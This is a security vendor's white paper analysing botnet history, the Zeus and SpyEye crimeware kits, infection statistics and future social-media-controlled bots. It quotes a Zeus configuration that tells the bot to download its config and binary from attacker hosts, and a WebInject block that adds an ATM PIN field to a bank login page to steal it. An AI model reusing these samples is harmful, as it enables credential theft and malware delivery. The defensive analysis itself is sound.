White Paper

McAfee®

The New Era of Botnets

By Zheng Bu, Pedro Bueno, Rahul Kashyap,
and Adam Wosotowsky

McAfee Labs™

Table of Contents

Robot networks, popularly known as botnets, have a varied history. In essence, a bot is simply a series of scripts or commands or a program that is designed to connect to something (usually a server) and execute a command or a series of commands. Essentially it performs various functions. It needn't be malicious or harmful.

Bots and their uses have evolved from the simple channel or game watchers (for example, Wisner's Bartender and Lindahl's Game Manager bots) to providing specialized services such as managing databases or maintaining access lists. This report covers a very different use: the "herding" of bots (also called drones or zombies) by cybercriminals to support their criminal activities.

As they affect corporations, these criminal activities can include stealing trade secrets, inserting malware into source code files, disrupting access or service, compromising data integrity, and stealing employee identity information. The results to a business can be disastrous and lead to the loss of revenue, regulatory compliance, customer confidence, reputation, and even of the business itself. For government organizations, the concerns are even more far reaching.

We will look at how criminal bots have evolved, the industry that supports their creation and distribution, and how they are used today by various cybercriminal groups. We will also suggest where we believe bots are headed in the near future.

An Industry Develops

The botnet industry has seen a "growth curve" of sorts (though not in a good sense). Bots and botnets in the early years of this century were created by programmers with a good knowledge of networking and protocols such as Internet Relay Chat (IRC). IRC use started the trend toward centralized command and control, often known as C&C. The SDBot, one of the earliest and most notorious bots, was coded using C++. (SDBot was widespread because its author published the source code—a *very* unusual practice.) Later versions of SDBot, also known as SpyBot, began exploiting Microsoft remote procedure call vulnerabilities; thus its programmers needed exploit-coding skill to create such bots. In this era bots and botnets blossomed by exploiting multiple vulnerabilities that were widely available in the most common Microsoft Windows platforms. The bots that emerged later in the past decade added capabilities to launch denial-of-service (DoS) attacks, scan ports, and engage in keylogging, among other functions. The authors of these malware required assembly-language knowledge as well as a strong networking background. RBot (2003) was among the first to use compression and encryption schemes/packers such as UPX, Morphine, and ASPack. These demands introduced a new level of skilled coders who understood encryption schemes, cryptography, and how to employ evasion techniques while creating their binaries.

At this point, there was no looking back. The success of RBot paved the way for wide acceptance of encryption and obfuscation in bots and botnets. One of the major developments in botnet control was the use of peer-to-peer (P2P) networks for communication by Sinit (2003) and Phatbot (2004). This move completely changed the equation of botnet communication. One of the most sophisticated P2P-based botnets that later emerged was Storm Worm/Nuwar (2007), which used a decentralized P2P architecture and was, for a time, exceptionally hard to combat.

The need for sophistication in botnet technology is driven by the many security solutions in the market that combat these challenges. The sophistication of the bot and botnets themselves also drives security technologies forward, creating a very complex measure-versus-countermeasure relationship between malware writers and security vendors.

Clearly, bots and botnets have greatly increased in complexity. The programmers of this malware are expected to have an advanced level of network, system, and cryptography knowledge. Looking at the sheer volume and level of sophistication of botnets, it's highly likely that they are created not by a small group of people but by a syndicate of individuals highly motivated by the monetary returns of their endeavors. The motivation is obvious: to subvert and compromise enterprises and steal data that has monetary value.

Evolution

IRC bots

Early bots were not always malicious. But that's far less common these days, especially in the past six years, since the botnet explosion circa 2004. Prior to that time, most bots used IRC as their control protocol.

IRC was first used to connect to chat rooms, which allowed people to exchange messages, and was very common 10 to 15 years ago. However, with the advent of instant-messaging protocols such as ICQ, AIM, and MSN Messenger, IRC lost some of its popularity; but it is still used by many "old school" networking and security professionals.

The first bots were created to log into these chat rooms (often called channels), ensure that the channel remained open, recognize the channel operators, and give them control of the channel.

The most common setup was to create bots that could scan a network and abuse machines that contained old or new vulnerabilities. Once a machine was compromised, the bot would connect to a specific chat room (channel) and receive instructions, such as starting a DoS attack against a website, from the botmaster. We still see this behavior today in the recent W32/Vulcanbot attack on websites of human-rights activists. Other common IRC functions are to take screenshots of the host, download or upgrade a bot, and so on. Some bots can execute more than 100 commands.

We observed a huge number of new bots in 2004, due to the release of multiple GUI applications that allowed hackers to create bots with a simple point and click. This simplicity was a major step forward for cybercriminals and malware writers: Now people who didn't know how to develop programs and had little knowledge of networking protocols and operating systems could create a wide variety of bots at the click of a mouse.

Localized bots

Bots run almost exclusively on versions of Windows, but localized versions have also emerged. Using the script language Perl, hackers created versions that ran on several flavors of Unix and Linux. The creators were the Brazilian hacker group Atrix-Team—at the time just a collection of script kiddies. Due to the "open" format, we still see many of these versions today.

P2P bots

Old-school IRC botnets are still common, but they have a single point of failure: the IRC server. Once the server is shut down, the hacker loses control of the bot army.

In 2007 a new kind of botnet arrived using the P2P protocol. This is the same protocol that many programs use to download music, for example. One of these botnets used an encrypted implementation that was based on the eDonkey protocol. This malware gained considerable notoriety: It was originally called W32/Nuwar but later gained fame as the Storm worm.

Storm had about 100 peers hardcoded into it as hash values, which the malware decrypts and uses to check for new files to download. All transactions are encrypted, so only the malware itself can decrypt and act upon the answer. The replies generally lead to URLs that download other binaries.

Storm was responsible for the vast majority of spam during 2007–2008 until it was taken down.

The advantage of a P2P approach is its distributed and resilient control structure, which makes it harder to shut down than an IRC-controlled botnet. However, this type is more difficult to maintain and disseminate due to its complexity.

As recently as the end of April, we saw another malware that shared parts of the same code—responsible for spamming and DoS attacks—as Storm.

HTTP bots


Two to three years ago, we saw a change in the control of many botnets from IRC channels to websites, using HTTP. This shift to a common protocol was a clever move by cybercriminals and malware writers.

The evolution to HTTP began with advances in "exploit kits." These kits, developed mainly by Russian cybercriminals, include Mpack, ICEPack, and Fiesta. They can install software on remote machines and then control them from a remote website. The cybercriminal sends spam or an instant message with a variety of links to potential victims. These links lead to a website with the exploit kit installed. Once there, the kit determines which exploit to use depending on the country, operating system version, browser version, and even multiple client application versions installed on the victim's machine. All of this occurs dynamically and without the victim's knowledge. If the exploit is successful, it can later install a cocktail of malware to gain remote control the infected machine.

Of all the current HTTP botnets one very special case is Zeus (also known as Zbot), which specializes in stealing banking credentials. Zeus consists of both a client and a server piece. The server has a builder that helps the botmaster create a client-side variant of the PWS-ZBot malware (its technical identification), which will then infect a machine, causing it to join the botnet by connecting to a remote website that hosts the Zeus server.

Zeus follows an interesting trend: making it easy for anyone to create a custom version of the malware. The Zeus toolkit is quite expensive to purchase, but its author has taken extensive measures to ensure the tool is easy to use, which will also make it easy to sell to many people, thereby increasing the author's revenue as well.

The following example shows the Zeus Builder for Version 1.2.x:



The left panel shows only two options: Information and Builder. Selecting Information will let you know if the machine is infected with Zeus. Selecting Builder helps the person who controls the toolkit to build a new bot. The kit uses two input files: Config and WebInjects. Although Builder has a button to edit the Config file, the button is just a shortcut. We use Notepad to edit the file. The Config file contains the parameters that the bot will follow.

Examples of Config:

```
…
url_config “http://www.[BadGuysIPAddress].cn/cp/config.bin”
url_compip “http://www.[BadGuysIPAddress].com/” 2048
encryption_key “12345654321”
;blacklist_languages 1049
end

entry “DynamicConfig”
url_loader “http://www.[AnotherBadGuyIPAddress].cn/cp/bot.exe”
…
```

This Config excerpt tells the bot where it should go to download the configuration file and the bot itself. These steps ensure that bot herders can update their bots and configurations with new features and new targets at any time. The measures also allow bot masters to distribute the configuration file and bot binary to different servers, thereby building in resilience with a distributed architecture.


The second file for building the bot is WebInject. This file specifies the targets, the victims the malware writer or toolkit owner wants to grab information from. Zeus has the capability to not only grab info from the original web page, but also to insert additional fields. Thus it can grab even more information if the toolkit owner chooses.

Example of WebInject:

```
…
set_url https://www.[LargeBankingVictim].com/* G
data_before
<span class=”mozcloak”><input type=”password”*/></span>
data_end
data_inject
<br><strong><label for=”atmpin”>ATM PIN</label>:</strong>&nbsp;<br />
<span class=”mozcloak”><input type=”password” accesskey=”A” id=”atmpin” name=”USpass”
size=”13” maxlength=”14” style=”width:147px” tabindex=”2” /></span>
data_end
data_after
data_end
…
```

This code will grab the information on the target URL, which in this example is a bank. Besides stealing the username and password, Zeus will inject another field for the ATM pin number.

As successful malware tends to do, Zeus generated several "hacked" versions of the Builder. Quite a few even came with their own backdoors. How's that for irony? One hacked version appears in the following screenshot:



ZeuS Multi Builder 1.3.x.x - REPLICA (ZeuS Hijacker)

botnet: anon

bot version: ZeuS 1.3.2.1

ZeuS 1.3.2.1
ZeuS 1.3.3.8

timer_config: 60 10

timer_logs: 5 5

timer_stats: 5 5

☑ Firefox Form Grabber

☑ Socks4 proxy

☑ Back Connect (bc)

url_config: http://www.zeus.ru/cfg.bin

url_compip: http://www.zeus.ru/ip.php 64

encryption_key: anonymous

The bot needs a reboot once (just first execution).
Enjoy! Don't forget to read the readme.txt


This version, called MultiBuilder, created two variants based on Zeus Version 1.3.

We have recently seen Zeus jump from Version 1.3 to 2.0, which now contains a very strict license model. Zeus is actually linked to the buyer's physical machine using a commercial software license! The creation and distribution channel of this malware displays a strong business sensibility.

Spy Eye

Spy Eye is another example of a complex HTTP bot. It has several similarities with Zeus, mainly that it is also a form grabber and has a very impressive control architecture.

As Zeus does, Spy Eye has its own graphical builder:



Path to the main control panel: http://www.yourbotnet.cn/spyeye/main/
Alternative path to the main control panel: http://www.yourbotnet2.cn/spyeye/main/
Path to the formgrabber control panel: http://www.yourbotnet.cn/spyeye/formgrabber/
Encryption key: Your Enc. Key
Connector interval (sec): 300
Compress build by UPX v3.04w: □
Kill Zeus: ☑

Your system is clean

One interesting feature of Spy Eye is its ability to "kill" (remove) Zeus from the machine it infects, creating an interesting conflict within the malware writers' world. This is not the first time we have seen malware authors fight among themselves. To avoid analysis by their targets, both Zeus and Spy Eye offer the option to use an encryption key during the bot building process. In early versions of Zeus this key was hardcoded, which gives security forces a much faster way to analyze and discover the targets of the malware. With this new feature, the bad guys have certainly stepped up their game.

Global Prevalence








Figure 1: McAfee Labs has detected more botnet infections—almost 1.5 million—in India than in any other country. Brazil, Russia, and Germany also exceed one million detected infections.


Botnet Breakdown: Leading Threats by Country



Argentina



Australia



Belarus



Brazil



China



Colombia



Germany


Great Britain


Greece


India


Indonesia


Italy




Figure 2: The leading botnets, by country. Rustock is by far the world's most "popular" botnet.

The Role of Governments

As the threat of cyberwarfare grows and the damage it can cause increases, we will likely see botnets used as weapons in future conflicts. They may already have been employed.

In our increasingly technological world the importance of effective communications in dealing with any crisis is critical. Organizing resources and bringing them to bear against natural or human-made events depends heavily on the Internet, an essential tool for disseminating information to an array of interested parties and coordinating their responses. Degrading or interrupting that information flow can make a bad event worse. The Internet could become another theater of war.

Events such as the recent oil spill in the Gulf of Mexico, bombings in Europe and Iraq, or naval skirmishes between the Koreans can be affected by targeted disruptions of news outlets or emergency response teams, which depend on the Internet.

Botnets can be purchased or rented on the black market, and they can even be forcibly taken over from their owners and redirected to new purposes. We know these things occur regularly, so it would be naive to not expect that government organizations or nation states around the globe have involved themselves in the acquisition of botnet capability for offensive and counter-offensive needs.

A civic or national entity has good reason to capture a botnet from its current masters. Botnets infiltrate corporations, individuals, and government offices as well as military workstations. It is of the utmost importance that the intellectual and privacy rights of citizens and institutions worldwide be protected from those who would use them illegally. Taking over a botnet forces the new controller to choose a strategy: shut down the system, which could potentially cripple the machines that are part of the botnet, cause significant disruption to infrastructure, and possibly make the new master liable for the damage; idle the botnet until all the infected nodes are upgraded and are no longer under control; or monitor the botnet to identify and capture the botmaster. Each of these steps is controversial.

Who Is at Risk?

All computer users are at risk because we all surf the same Internet. There are only a handful of ways that cybercriminals can infect a host or network with their bots (or any form of malicious software). These ways usually involve some form of social engineering, which can be defined as hacking the human brain. Attackers use a ploy or lure to trick computer users into either clicking a link or installing a program they normally would not. One of the most clever and prevalent techniques today is for cybercriminals to use high-profile news events as the lure in their schemes. Cybercriminals read the same stories that we do and they know many people get their news online. Whether it is a link that pretends to be a video of a current disaster or some popular celebrity drama, these ploys attract users like bears to honey. These attackers could teach marketers a thing or two with their knowledge of human behavior and what users search for online. We need to remain aware of the risks of surfing and using Web 2.0 technologies because cybercriminals will use the news against us.

Every individual needs to be wary of social networking attacks, but companies and governments suffer the most damage from botnet attacks. Some of the threats to companies include:

- Click fraud: Visiting web pages and automatically clicking on ad banners to steal large sums of money from online advertising firms
- Distributed DoS attacks: Saturating bandwidth to prevent legitimate traffic. These attacks are most often carried out by competitors, disgruntled customers, or those with a political agenda.
- File system infiltration: Accessing critical systems to steal customer data, employee privacy information, trade secrets, corporate financials, etc.
- Disabling existing security: Preventing cleanup efforts or hijacking by rival bot owners
- Spam: Using the resources and bandwidth of other systems to send huge volumes of spam
- Source code infection: Poisoning the entire source code tree by inserting unauthorized and undetectable changes or discovering additional vulnerabilities to exploit

The results of these attacks can be quite severe, costing companies significant manpower and time to clean up. In addition, businesses can have their regulatory or industry compliances revoked. Legal liabilities are also likely from customers, employees, or others who suffer from a company's inadequate security measures.

For governments and owners of critical infrastructure, the damages from botnets can be even more widespread:

- DoS attacks can disrupt communications during a crisis
- Source code infections can cause shutdowns of critical networks
- Access-critical systems can provide enemies with military information

A Look Ahead


During the last six years, botnets have become one of the biggest threats not just to cybersecurity professionals but also to corporate and consumer users—almost anyone with a computer. Botnets have become the most essential infrastructure used by cybercriminals and governments for launching nearly every type of cyberattack: from data exfiltration and espionage to spam and distributed denial-of-service attacks.

McAfee Labs has already seen a significant trend to a more distributed and resilient botnet infrastructure—one that relies on robust technologies such as P2P, web-based control, and Web 2.0 services, as well as both evasion and fail-over techniques.

A new era of social zombies?

As Web 2.0 services evolve so do the efforts of botnet writers, as they rapidly adopt new technologies to increase the sophistication of their attacks.

KeriosC2, at the time of this writing, is a proof-of-concept tool that demonstrates LinkedIn, Twitter, and TinyURL can be used to control a botnet. Computer users worldwide enjoy social networking; now so can botnets. That is not a good development.


Kris Kringle | LinkedIn - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.linkedin.com/profile?viewProfile=&key=61763703&locale=en_US&trk=tab_pro
Basic Account Upgrade
Welcome, Kris Kringle Add Connections Settings Help Sign Out
Linked in
Home Profile Contacts Groups Jobs Inbox More...
People
Advanced
Edit My Profile
View My Profile
Add Kris to your network
Forward this profile to a connection
Experience

Kris Kringle

Commander at Kreios Holdings

Greece | Information Technology and Services

Kris Kringle :cmd ping 192.168.0.8 4 seconds ago

Current	• Commander at Kreios Holdings
Connections	0 connections
Public Profile	http://gr.linkedin.com/in/kreios

Commander


Kreios Holdings

Information Technology and Services industry

Check the new status

With the trend of botnets riding on top of commonly used applications and protocols, botnet communications will be more challenging than ever to detect and prevent.

A further development occurred in May, when some bots began using Twitter to receive commands. The functionality is quite simple at this point; it just keeps monitoring (or "following") a Twitter account to receive the commands. As you can see from the following screenshot, it has a very simple GUI builder.



Unlike the far more complex Zeus or Spy Eye, this form does not contain any options at all, simply a field to enter a Twitter user's name, which the bot will follow to receive commands. At the time of this writing, the command syntax and structure are also basic:

.VISIT: To open a specific page

.DOWNLOAD: To download a file from remote location

